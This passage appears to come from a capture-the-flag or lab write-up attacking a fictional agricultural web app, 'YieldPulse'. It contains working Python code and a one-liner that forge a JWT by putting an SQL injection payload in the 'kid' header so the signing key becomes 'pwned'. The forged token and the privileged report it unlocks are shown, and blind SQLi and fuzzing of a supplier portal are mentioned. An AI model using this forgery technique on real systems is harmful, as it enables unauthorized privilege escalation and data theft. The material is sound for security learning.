
Damn, that's a lot of useful information. This is probably the location where we would need to conduct our JWT forgery, but let's gather as much information as we can first.
The API follows RESTful conventions with JSON request and response bodies. All endpoints are served over HTTPS and versioned under the /api/v1/ path.Okay, this is promising for that funky API endpoint!

This is why we have 2 tokens, one called yp_token and the other session_token being sent in the Cookie header. It's the same token nevertheless.
Let's send a request to see if we can communicate through the API with our regular JWT.

Perfect!
All API requests require a valid JWT in theAuthorizationheader. Tokens are issued by the YieldPulse application atapp.yieldpulse.ioand verified using HMAC-SHA256.
Okay, this is a given of course.
Moving on to /docs/auth.
/docs/auth

Well we knew the token format by analyzing our JWT already.


We also now know the available roles, although operator isn't mentioned for some reason?
/docs/reference
I'm going to skip this part since the important bit is covered in /docs/endpoints, these are just those endpoints just explained a little more in detail.
/docs/endpoints


/console
We can send requests through the browser, but we have cURL so we won't bother.

/status
We are ideally interested in that specific endpoint mentioned in the frontend at app.yieldpulse.io.

We basically need to do the same thing we did for app.yieldpulse.io with the cookie, just towards this new endpoint.
JWT Forgery #2
import jwt, base64, json

header = {
	"alg": "HS256",
	"kid": "main-key' UNION SELECT 'pwned', 'pwned' -- -",
	"typ": "JWT"
}

payload = {
	"user_id": 16,
	"email": "[email protected]",
	"role": "agronomist",
	"ord_id": 1,
	"exp": 1776684163
}

token = jwt.encode(
	payload,
	"pwned",
	algorithm="HS256",
	headers=header
)

print(token)
or
python3 -c "import jwt
t = jwt.encode(
{'user_id':16,'email':'[email protected]','role':'agronomist','org_id':1,'exp':1776684163},
'pwned', algorithm='HS256', headers={'kid':\"main-key' UNION SELECT 'pwned' -- -\"})
print(t)"
Before using our new token at the report function we are going to try and attack, we can try to call /api/v1/fields to see if the forged token will work.
Our new token:
eyJhbGciOiJIUzI1NiIsImtpZCI6Im1haW4ta2V5JyBVTklPTiBTRUxFQ1QgJ3B3bmVkJyAtLSAtIiwidHlwIjoiSldUIn0.eyJ1c2VyX2lkIjoxNiwiZW1haWwiOiJtaW5hdG91ckBnbWFpbC5jb20iLCJyb2xlIjoiYWdyb25vbWlzdCIsIm9yZ19pZCI6MSwiZXhwIjoxNzc2Njg0MTYzfQ.yJgt3EApDE5sCDcBzRElt5zCLy2KufqPUoW47U-qw0w


Perfect! Now let's try with the endpoint for the elevated user.
This is the response we would get without our newly forged token (or without any token actually)

{
  "audit_token": "aud_7f3a9c2e1b4d8f56",
  "avg_yield_bu_acre": 96.2,
  "crop_summary": {
    "corn": {
      "acres": 180,
      "variety": "DKC67-44",
      "yield_bu_acre": 192.4
    },
    "soybean": {
      "acres": 95,
      "variety": "AG36X6",
      "yield_bu_acre": 52.1
    },
    "wheat": {
      "acres": 42,
      "variety": "WB4269",
      "yield_bu_acre": 68.8
    }
  },
  "generated_at": "2026-04-19 19:53:23.716870+00:00",
  "generated_by": "[email protected]",
  "org": "Riverside Ranch LLC",
  "season": "Fall",
  "supplier_deals": [
    {
      "commodity": "anhydrous ammonia",
      "deal_ref": "YP-2024-041",
      "portal": "http://suppliers.yieldpulse.io",
      "status": "active",
      "supplier": "MidWest Fert Supply"
    },
    {
      "commodity": "precision seeding contract",
      "deal_ref": "YP-2024-053",
      "portal": "http://suppliers.yieldpulse.io",
      "status": "active",
      "supplier": "AgriSupply Co."
    },
    {
      "commodity": "wheat futures contract",
      "deal_ref": "YP-2024-062",
      "portal": "http://suppliers.yieldpulse.io",
      "status": "pending",
      "supplier": "Northland Grain"
    }
  ],
  "total_acres": 317,
  "year": 2023
}
And boom, we have another subdomain after manipulating the roles! The issue now is that if we want to escalate fully on app.yieldpulse.io we would need an admin role, but unfortunately out of the available API endpoints, I don't see a way to do so.
Moving over to suppliers.yieldpulse.io!
New new subdomain (suppliers.yieldpulse.io)
First and foremost, we have to add this subdomain to /etc/hosts.
After that, let's see what's up with this subdomain.

A login portal? :sob:
Blind SQLi doesn't get us anywhere, I think we have a valid e-mail address from the report generation, but unfortunately we don't get anywhere with just an e-mail, let's directory fuzz.
